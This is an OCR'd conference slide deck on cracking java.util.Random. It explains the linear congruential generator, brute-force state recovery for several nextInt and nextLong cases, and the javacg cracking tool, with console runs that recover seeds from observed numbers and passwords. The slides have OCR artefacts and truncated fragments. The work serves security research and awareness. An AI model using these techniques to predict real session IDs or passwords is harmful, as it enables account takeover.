
Cracking Java pseudorandom sequences

Mikhail Egorov

Sergey Soldatov

Why is this important?

- Even useless for crypto often used for other “random” sequences:
  - Session ID
  - Account passwords
  - CAPTCHA
  - etc.
- In poor applications can be used for cryptographic keys generation



Why Java?

- I am Java programmer ☺
- Used in many applications
- Easy to analyze (~decompile)
- Thought to be secure programming language

Known previous analysis

Black-Box Assessment of Pseudorandom Algorithms

Derek Soeder
dsoeder@cylance.com

Christopher Abad
cabad@cylance.com

Gabriel Acevedo
gacevedo@cylance.com

Cylance, Inc.
http://cylance.com/

Randomly Failed!
The State of Randomness in Current Java Implementations

Kai Michaelis, Christopher Meyer, and Jörg Schwenk
{kai.michaelis, christopher.meyer, joerg.schwenk}@rub.de


Horst Görtz Institute for IT-Security, Ruhr-University Bochum

Abstract. This paper investigates the Randomness of several Java Runtime Libraries by inspecting the integrated Pseudo Random Number Generators. Significant weaknesses in different libraries including Android, are uncovered.

TOO simple about PRNG security

When problems with PRNG security arises:


1. PRNG state is small, we can just brute force all combinations.
2. We can make some assumptions about PRNG state by examining output from PRNG. So we can reduce brute force space.
3. PRNG is poorly seeded and having output from PRNG we can easily brute force its state.




Linear congruential generator (In a nutshell)

java.util.Random: `ll = l * 0x5deece66dL + 11L & 0xffffffffffffL;`

N = *48*
A = *0x5deece66dL = 25 214 903 917*
C = *11*



java.util.Random's nextInt()





```
protected int next(int i)
{
    AtomicLong atomiclong = seed;
    long l;
    long l1;
    do
    {
        l = atomiclong.get();
        l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
    } while(!atomiclong.compareAndSet(l, l1));
    return (int)(l1 >>> 48 - i);
}

public int nextInt()
{
    return next(32);
}
```

16

For each state of this form we check if it returns our sequence – this takes less than second

java.util.Random's nextLong()

$\{state_0, state_1\}\ S_0\ \{state_2, state_3\}\ S_1\ \{state_i, state_{i+1}\}\ \ldots\ \{state_{2n}, state_{2n+1}\}\ S_n$





```
protected int next(int i)
{
    AtomicLong atomiclong = seed;
    long l;
    long l1;
    do
    {
        l = atomiclong.get();
        l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
    } while(!atomiclong.compareAndSet(l, l1));
    return (int)(l1 >>> 48 - i);
}

public long nextLong()
{
    return ((long)next(32) << 32) + (long)next(32);
}
```

16

For each state of this form we check if it returns our sequence – this takes less than second

java.util.Random's nextInt(limit), limit is *even*




Search for L (1) and then search for H (2) take less than *2* seconds

```
protected int next(int i)
{
    AtomicLong atomiclong = seed;
    long l;
    long l1;
    do
    {
        l = atomiclong.get();
        l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
    } while(!atomiclong.compareAndSet(l, l1));
    return (int)(l1 >>> 48 - i);
}
public int nextInt(int i)
{
    if(i <= 0)
        throw new IllegalArgumentException("n must be posit
    if((i & -i) == i)
        return (int)((long)i * (long)next(31) >> 31);
    int j;
    int k;
    do
    {
        j = next(31);
        k = j % i;
    } while((j - k) + (i - 1) < 0);
    return k;
}
```

17

java.util.Random's nextInt(limit), limit is 2^P

$\{state_0\}\ S_0\ \{state_1\}\ S_1\ \{state_i\}\ \ldots\ \{state_n\}\ S_n$




```
protected int next(int i)
{
    AtomicLong atomiclong = seed;
    long l;
    long l1;
    do
    {
        l = atomiclong.get();
        l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
    } while(!atomiclong.compareAndSet(l, l1));
    return (int)(l1 >>> 48 - i);
}
public int nextInt(int i)
{
    if(i <= 0)
        throw new IllegalArgumentException("n must be positi
    if((i & -i) == i)
        return (int)((long)i * (long)next(31) >> 31);
    int j;
    int k;
    do
    {
        j = next(31);
        k = j % i;
    } while((j - k) + (i - 1) < 0);
    return k;
}
```

~$2^{34,55}$

17

java.util.Random's nextInt(limit), limit is 2^P

We have sequence $S_0 S_1 S_2 \ldots S_n$


We search *state* in the form $X = S_0 \times 2^{48-p} + t \bmod 2^{48}$

Simple Brute Force:

Iterate through all *t* values (2^{48-p})

Does *PRNG.forceSeed(X) produces* $S_1 S_2 \ldots S_n$?

java.util.Random's nextInt(limit), limit is 2^P



java.util.Random's nextInt(limit), limit is 2^P


× We can skip *(limit -1) × c* values that do not produce S_1

× Complexity is $O(2^{48 - 2 \cdot p})$ *(~ 2^{36} for limit = 64)*

instead $O(2^{48 - 1 \cdot p})$ *(~ 2^{42} for limit = 64)*

java.util.Random's nextInt(limit), limit is *odd*

$\{state_0\}\ S_0\ \{state_1\}\ S_1\ \{state_i\}\ \ldots\ \{state_n\}\ S_n$




```
protected int next(int i)
{
    AtomicLong atomiclong = seed;
    long l;
    long l1;
    do
    {
        l = atomiclong.get();
        l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
    } while(!atomiclong.compareAndSet(l, l1));
    return (int)(l1 >>> 48 - i);
}

public int nextInt(int i)
{
    if(i <= 0)
        throw new IllegalArgumentException("n must be positi
    if((i & -i) == i)
        return (int)((long)i * (long)next(31) >> 31);
    int j;
    int k;
    do
    {
        j = next(31);
        k = j % i;
    } while((j - k) + (i - 1) < 0);
    return k;
}
```

17

java.util.Random's nextInt(limit), limit is *odd*

We have sequence $S_0 S_1 S_2 \ldots S_n$

We search *state* in form $X = (2^{17} \times high) + low \bmod 2^{48}$

We search *high* in form $high = S_0 + j \times limit \bmod 2^{31}$

Simple Brute Force:

Iterate through all high values with step *limit (i.e. high += limit)*

Iterate through all low values with step *1 (i.e. low += 1)*

Does *PRNG.forceSeed(X) produces* $S_1 S_2 \ldots S_n$?

java.util.Random's nextInt(limit), limit is *odd*

$x_2 = x_1 \bmod limit$
$x_2 = x_1 - 1 \bmod limit$
$x_2 = x_1 - p \bmod limit$
$x_2 = x_1 - (p + 1) \bmod limit$

where $p = 2^{31} \bmod limit$

x_1

x_2

limit = 73

d = 15 [*d* depends on limit]

$2^{17} / d = 8738$

30	49	68	15	34	54	0	20	39	59	5	24	44	63	10
29	49	68	15	34	54	0	19	39	58	5	24	44	63	10
29	48	68	14	34	53	0	19	39	58	5	24	43	63	9
29	48	68	14	34	53	72	19	38	58	4	24	43	63	9
29	48	67	14	33	53	72	19	38	58	4	23	43	62	9
28	48	67	14	33	53	72	18	38	57	4	23	43	62	9
28	47	67	13	33	52	72	18	38	57	4	23	42	62	8
28	47	67	13	33	52	71	18	37	57	3	23	42	62	8
28	47	66	13	32	52	71	18	37	57	3	22	42	61	8
27	47	66	13	32	52	71	17	37	56	3	22	42	61	8
27	46	66	12	32	51	71	17	37	56	3	22	41	61	7
27	46	66	12	32	51	70	17	36	56	2	22	41	61	7
27	46	65	12	31	51	70	17	36	56	2	21	41	60	7
26	46	65	12	31	51	70	16	36	55	2	21	41	60	7
26	45	65	11	31	50	70	16	36	55	2	21	40	60	6
26	45	65	11	31	50	69	16	35	55	1	21	40	60	6
26	45	64	11	30	50	69	16	35	55	1	20	40	59	6
25	45	64	11	30	50	69	15	35	54	1	20	40	59	6
25	44	64	10	30	49	69	15	35	54	1	20	39	59	5

p = 16

period = 744

java.util.Random's nextInt(limit), limit is *odd*

```
l1 = l * 0x5deece66dL + 11L & 0xffffffffffffL;
```

d = min i : (0x5deece66d × i) >> 17 = limit – 1 mod limit

// This is table width

period = 2^{31} / ((0x5deece66d × d) >> 17)

// Decrease by p or p+1 happens periodically

java.util.Random's nextInt(limit), limit is *odd*

$2^{17} / d = 8738$

30 29 29 29 29 28 28 ..... 19 19 3 2 2 2 2 1 1 1 ..... 63 63 63 46 46 46 46 45 45 45 .....

Decrease by *1* | Stay the same | Decrease by *p=16* | Decrease by *p+1=17*

× For each high we pre-compute low values where decrease by *p* or *p+1* happens
There are $2^{17} / (d \times period)$ such low values!

× We skip low values that do not produce S_1
In a column we have to check $2^{17} / (d \times limit)$ low values, not all $2^{17} / d$

× *Complexity is* $O(2^{48} / period)$
× *Instead* $O(2^{48} / limit)$ *better if period > limit*

java.util.Random seeding

- In JDK
  - *System.nanoTime()* – machine uptime in nanoseconds (10^{-9})
- In GNU Classpath
  - *System.currentTimeMillis()* – time in milliseconds (10^{-3}) since epoch

Tool: javacg

- Multi-threaded java.util.Random cracker
- Written in C++11
- Can be built for Linux/Unix and Windows
  (tested in MSVS2013 and GCC 4.8.2)
- Available on github: https://github.com/votadlos/JavaCG.git
- Open source, absolutely free to use and modify ☺

Tool: javacg, numbers generation

- javacg -g [40] -l 88 [-s 22..2], - generate 40 (20 by default) numbers modulo 88 with initial seed 22..2 (smth made of time by default).
- If -l 0 specified will generate as .nextInt() method
- If -l is omitted will work as .nextLong()

```
c:\bin>JavaCG.exe -g 5 -l 87
29 46 82 2 43
init seed = 206900090595234
limit = 87
end seed = 210423124857945
```

```
c:\bin>JavaCG.exe -g 5 -l 0
447616663 -704912757 2048048866 -639416847 -487704797
init seed = 206899941014582
limit = 0
end seed = 249512755166109
```

```
c:\bin>JavaCG.exe -g 5 -l 88 -s 222222
71 13 53 35 34
init seed = 222222
limit = 88
end seed = 205759940147733
```

```
c:\bin>JavaCG.exe -g 5
-7007440994038025861 -1689490174079335724 -868728295377508687 1133361834514249696 3857890407354511379
init seed = 206897632939063
limit = -1
end seed = 194341634291121
```

Tool: javacg, passwords generation

- Generate passwords: javacg -g [40] [-b 41] -l 88 -p [18] [-s 22..2] [-a a.txt], - generate 40 passwords with length 18 (15 by default) using alphabet a.txt (88 different simbols by default), initial seed – 22..2.
- If -b 41 specified – wind generator backward and generate 41 passwords before specified seed 22..2.

```
c:\bin>type a.txt
1234567890
c:\bin>JavaCG.exe -g 5 -l 10 -p -a a.txt
007243586202759
675443657279937
584003274151743
191739843950096
464336202350503

Alfabet = 1234567890

init seed = 206911857080142
limit = 10
end seed = 238189434915915
```

```
c:\bin>JavaCG.exe -g 5 -l 26 -p 26
zrwjyekinmnvpypzpvuhwajgtj
mxoztxepbjkztsmispffxycufe
iskrmeqsepjddkgmupwjhzjaxm
pslwnmiwddrfgyysspespyzfah
gjbrqrvqnrrahlfspiykcjejrd

Alfabet = abcdefghijklmnopqrstuvwxyz

init seed = 206909238610486
limit = 26
end seed = 130999533948768
```

```
c:\bin>JavaCG.exe -g -b 5 -l 26 -p 26
vbldraqzdlbpqasxplsmdvajsk
ehipaamwpqvkrcqtwqjzebjmpa
zibrxrvabugudesufztnjmatlj
ugybfzcvwrpicxbrfemptlporr
fsxnnjzstqhqhjinicniqhyflf

Alfabet = abcdefghijklmnopqrstuvwxyz

init seed = 206909561355546
limit = 26
end seed = 193281983383176
```

```
c:\bin>JavaCG.exe -g 5 -l 88 -p
WH7vsK9U)8!)F^5
qk+!:${1$JWQ[^q
93AC^<bomj;oXTj
r=WAae]s%_o9C,1
bX+ST#waGVnO]Sg

Alfabet = abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890`~!#$%^&*()-_=+[{]};:,<.>?

init seed = 206912516191716
limit = 88
end seed = 44711954716185
```

Tool: javacg, crack options

- Crack: javacg -n [20] -l 88 [-sin 22..2] [-sax 44..4] [-p], - take 20 numbers modulo 88 and return internal state after the last number from input.
- If min internal state 22..2 or max 44..4 or both are known they can be specified. In case of odd modulo it's better to switch to 'advanced' brute with -bs (breadth strategy)/-ds (depth strategy) options.

```
c:\bin>JavaCG.exe -l 88 -n 20
[+] Will perform nextInt(), nextInt(limit) case
Enter 20 numbers you have>41 74 22 73 67 85 37 55 64 8 45 81 25 8 64 81 49 43 28 85
[+] Input: (41, 74, 22, 73, 67, 85, 37, 55, 64, 8, 45, 81, 25, 8, 64, 81, 49, 43, 28, 85)

[+] Main finished in 0 sec
[+] Limit = 88
[+] Next seed = 19813036066477
[+] Next 20 elements: 56 22 65 26 27 68 68
```

```
c:\bin>JavaCG.exe -l 88 -n 18 -b
[+] Will perform nextInt(), nextInt(limit) case
Enter 18 numbers you have>22 73 67 85 37 55 64 8 45 81 25 8 64 81 49 43 28 85
[+] Input: (22, 73, 67, 85, 37, 55, 64, 8, 45, 81, 25, 8, 64, 81, 49, 43, 28, 85)

[+] Main finished in 0 sec
[+] Limit = 88
[+] Next seed = 19813036066477
[+] Previous 20 elements: 74 41 41 14 0 56 63 22 27 78 45 30 17 60 70 6 63 5 35 54
```

```
c:\bin>JavaCG.exe -p -l 26
[+] Will perform nextInt(), nextInt(limit)
Enter password[s] you have (-n option is ignored)>comjpygbtekptkrkmjuqmhsdvy
[+] Input pw: comjpygbtekptkrkmjuqmhsdvy
[+] Input: (2, 14, 12, 9, 15, 24, 6, 1, 19, 4, 10, 15, 19, 10, 17, 10, 12, 9, 20, 16, 12, 7, 18, 3,
21, 24)

[+] Main finished in 0 sec
[+] Limit = 26
[+] Next seed = 128104225613952
[+] Next 20 elements: 5 6 1 9 24 15 3 6 8 9 0 19 5 3 1 20 0 0 15 19
```

Tool: javacg, -ds\-bs ‘advanced’ mode

- Crac… modulo 88 a…
- If mi… pecified. In ca… (breadth strateg…

Command Prompt

```
c:\bin>JavaCG.exe -n 30 -l 225
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>135 133 121 103 178 222 11 22 46 98 15 214 18 0 42 86 89 122 153 214 25 12
7 167 38 145 65 163 147 113 77
[+] Input: (135, 133, 121, 103, 178, 222, 11, 22, 46, 98, 15, 214, 18, 0, 42, 86, 89, 122, 153, 214,
 25, 127, 167, 38, 145, 65, 163, 147, 113, 77)

[+] Main finished in 3010 sec
[+] Limit = 225
[+] Next seed = 176986444583497
[+] Next 20 elements: 53 138 47 35 214 69 32 6 171 68 158 63 9 0 87 69 218 40 70 171

c:\bin>JavaCG.exe -n 30 -l 225 -ds
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>135 133 121 103 178 222 11 22 46 98 15 214 18 0 42 86 89 122 153 214 25 12
7 167 38 145 65 163 147 113 77
[+] Input: (135, 133, 121, 103, 178, 222, 11, 22, 46, 98, 15, 214, 18, 0, 42, 86, 89, 122, 153, 214,
 25, 127, 167, 38, 145, 65, 163, 147, 113, 77)
[+] d=1 period =11163 Starting advansed brute

[+] Main finished in 796 sec
[+] Limit = 225
[+] Next seed = 176986444583497
[+] Next 20 elements: 53 138 47 35 214 69 32 6 171 68 158 63 9 0 87 69 218 40 70 171

c:\bin>JavaCG.exe -n 30 -l 225 -bs
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>135 133 121 103 178 222 11 22 46 98 15 214 18 0 42 86 89 122 153 214 25 12
7 167 38 145 65 163 147 113 77
[+] Input: (135, 133, 121, 103, 178, 222, 11, 22, 46, 98, 15, 214, 18, 0, 42, 86, 89, 122, 153, 214,
 25, 127, 167, 38, 145, 65, 163, 147, 113, 77)
[+] d=1 period =11163 Starting advansed brute

[+] Main finished in 954 sec
[+] Limit = 225
[+] Next seed = 176986444583497
[+] Next 20 elements: 53 138 47 35 214 69 32 6 171 68 158 63 9 0 87 69 218 40 70 171
```

Tool: javacg, -ds\-bs ‘advanced’ mode

- Crac… modulo 88 a…
- If m… pecified. In c… (breadth strate…

```
Command Prompt
c:\bin>JavaCG.exe -n 30 -l 225
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>135 133 121 103 178 222 11 22 46 98 15 214 18 0 42 86 89 122 153 214 25 12
[+] Limit = 225
[+] Next seed = 176986444583497
[+] Next 20 elements: 53 138 47 35 214 69 32 6 171 68 158 63 9 0 87 69 218 40 70 171
```

```
Command Prompt
limit = 171
end seed = 144545783679203

